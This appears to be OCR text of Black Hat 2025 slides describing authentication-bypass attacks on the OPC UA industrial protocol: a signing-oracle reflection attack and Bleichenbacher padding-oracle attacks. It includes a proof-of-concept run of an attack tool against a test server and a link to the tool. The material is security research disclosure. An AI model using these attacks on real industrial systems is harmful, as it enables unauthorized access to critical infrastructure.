black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

No VPN Needed? Cryptographic Attacks Against the OPC UA Protocol

Tom Tervoort

INTRO

TOM TERVOORT

Principal Security Specialist

tom.tervoort@bureauveritas.com

BUREAU VERITAS CYBERSECURITY

Outline

What is OPC UA?


OPC UA Cryptography


Attack 1: signing oracle auth bypass

Attack 2: padding oracle auth bypass

Follow-up and conclusions


What is OPC UA?





Photos by Magda Ehlers, Tom Fisk, Pixabay, Mattcmoi

Why investigate it?




OPC UA connections are secure in itself, hence generally there is no need for VPN in an OPC UA network

solution. In the past VPN tunnel for secure transmission and remote desktop connections were used, but OPC UA includes encrypted transmission and adds user authentication and audit

- **Secure**: OPC UA is highly secure due to its encryption, authentication, checksums, data access, and authorization capabilities.

OPC-UA doesn't require a VPN, and the gateway enables a secure connection for outgoing data to the cloud when the gateway is established. OPC-UA can also be used in the cloud and at the edge.

OPC UA security



Client/server authentication: X.509 certificates
User authentication: password, JWT, cert, etc.
Can have **both**, **either** or **neither**

Trust models: pre-configured, first-time approval, PKI


Security Mode, user authentication method, and ciphers are **negotiated** between client and server

Security Mode	Client/Server Auth	Integrity	Confidentiality
None	✗	✗	✗
Sign	✓	✓	✗
SignAndEncrypt	✓	✓	✓

Image by OPC Foundation

Secure channel handshake

(simplified)




Both sides derive session keys from nonces

Security Policy	Encryption scheme	Signing scheme
None	-	-
Basic128Rsa15	RSA PKCS#1v1.5	SHA1 + RSA PKCS#1v1.5
Basic256	RSA-OAEP-SHA1	SHA1 + RSA PKCS#1v1.5
Basic256Sha256	RSA-OAEP-SHA1	SHA256 + RSA PKCS#1v1.5
Aes128_Sha256_RsaOaep	RSA-OAEP-SHA1	SHA256 + RSA PKCS#1v1.5
Aes256_Sha256_RsaPss	RSA-OAEP-SHA256	SHA256 + RSA-PSS

Also various ECC policies; rarely used yet

Session handshake



- Symmetric crypto based on AES and HMAC
- Challenge signing with same certificates as channel phase
- Password-based user auth: encrypt password with server public key, even with None policy
- Certificate-based user auth: sign same server challenge with “user certificate”
- Session bound to channel + key

- Very inefficient protocol: three expensive RSA decrypt/sign operations on each side! But is it secure?

Attacking the session handshake

In server's CreateSessionResponse:


serverSignature	SignatureData	This is a signature generated with the private key associated with the *serverCertificate*. This parameter is calculated by appending the *clientNonce* to the *clientCertificate* and signing the resulting sequence of bytes.

In client's ActivateSessionResponse:


clientSignature	SignatureData	This is a signature generated with the private key associated with the *clientCertificate*. This parameter is calculated by appending the *serverNonce* to the *serverCertificate* and signing the resulting sequence of bytes.

Looks rather similar…


Signing oracle “relay attack”



Even better: “reflection attack”




But we still need to defeat this...



Both sides derive session keys from nonces

...or we just skip it



- Skips secure channel handshake, because TLS already offers transport crypto
- No TLS client certs; **relies on session layer for client authentication**

PoC or it didn't happen

```
tom@aardvarksoep:~/opc/tool$ python3 opcattack.py reflect  https://opc-testserver:62540/
[*] Attempting reflection attack against https://opc-testserver:62540/
[*] Server advertises 7 endpoints.
[*] Targeting https://opc-testserver:62540/Quickstarts/ReferenceServer/ with BASIC256SHA256 security policy.
[*] User certificate required. Reusing the server certificate to forge user token.
[+] Attack succesfull! Authenticated session set up with https://opc-testserver:62540/Quickstarts/ReferenceServer/.
[*] Trying to browse data via authenticated channel.
[*] Tree:
[+] + <root>
[+] |+ Objects (OBJECT)
[+]  |+ Server (OBJECT)
[+]   |+ ServerArray (Array):
[+]    |+ ServerArray: "urn:aardvarksoep:UA:Quickstarts:ReferenceServer"
[+]   |+ NamespaceArray (Array):
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/"
[+]    |+ NamespaceArray: "urn:aardvarksoep:UA:Quickstarts:ReferenceServer"
[+]    |+ NamespaceArray: "http://opcfoundation.org/Quickstarts/ReferenceServer"
[+]    |+ NamespaceArray: "http://test.org/UA/Data/"
[+]    |+ NamespaceArray: "http://test.org/UA/Data/Instance"
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/Boiler/"
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/Boiler/Instance"
[+]    |+ NamespaceArray: "http://test.org/UA/Alarms/"
[+]    |+ NamespaceArray: "http://test.org/UA/Alarms/Instance"
[+]    |+ NamespaceArray: "http://opcfoundation.org/UA/Diagnostics"
[+]    |+ NamespaceArray: "http://samples.org/UA/MemoryBuffer"
[+]    |+ NamespaceArray: "http://samples.org/UA/MemoryBuffer/Instance"
[+]   |- ServerStatus: <decode error> ("Extension object type ID 864 not registered.")
[+]   |- ServiceLevel: "255"
[+]   |- Auditing: "True"
[+]   |- EstimatedReturnTime: "None"
[+]   |- LocalTime: "None"
```

https://github.com/SecuraBV/opcattack

Idea to attack OPC over TCP: the 1998 classic

Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1

Daniel Bleichenbacher

Bell Laboratories
700 Mountain Ave., Murray Hill, NJ 07974
bleichen@research.bell-labs.com

Abstract. This paper introduces a new adaptive chosen ciphertext attack against certain protocols based on RSA. We show that an RSA private-key operation can be performed if the attacker has access to an oracle that, for any chosen ciphertext, returns only one bit telling whether the ciphertext corresponds to some unknown block of data encrypted using PKCS #1. An example of a protocol susceptible to our attack is SSL V.3.0.

Security Policy	Encryption scheme	Signing scheme
None	-	-
Basic128Rsa15	RSA PKCS#1v1.5	SHA1 + RSA PKCS#1v1.5
Basic256	RSA-OAEP-SHA1	SHA1 + RSA PKCS#1v1.5
Basic256Sha256	RSA-OAEP-SHA1	SHA256 + RSA PKCS#1v1.5
[illegible]	[illegible]	[illegible]

Deprecated?

Name	SecurityPolicy – Basic128Rsa15
Profile URI	http://opcfoundation.org/UA/SecurityPolicy#Basic128Rsa15
Release Status	Archived
Profile Group	UACore 1.05

Note: Since the hash algorithm SHA1 is not considered secure anymore, this Security Policy has been deprecated with the OPC UA Specification Version 1.04. If included in a Server:

1) It shall be disabled by default.

2) Documentation shall describe that it should not be used.

3) It will still be tested to ensure correct operation.

However:

- Many implementations allow Basic128Rsa15 by default anyway
- Some implementations attempt to decrypt PKCS#1 ciphertext before checking if Basic128Rsa15 is enabled
- Software updates won't change existing configurations
- Risks not clear to user; problem is not SHA1
- **OAEP also insecure when keys are reused for PKCS#1**

Bleichenbacher's attack

(simplified)

RSA encryption: $c \equiv m^e \pmod{n}$

RSA padding: message bytestring -> integer m

PKCS#1 padding:

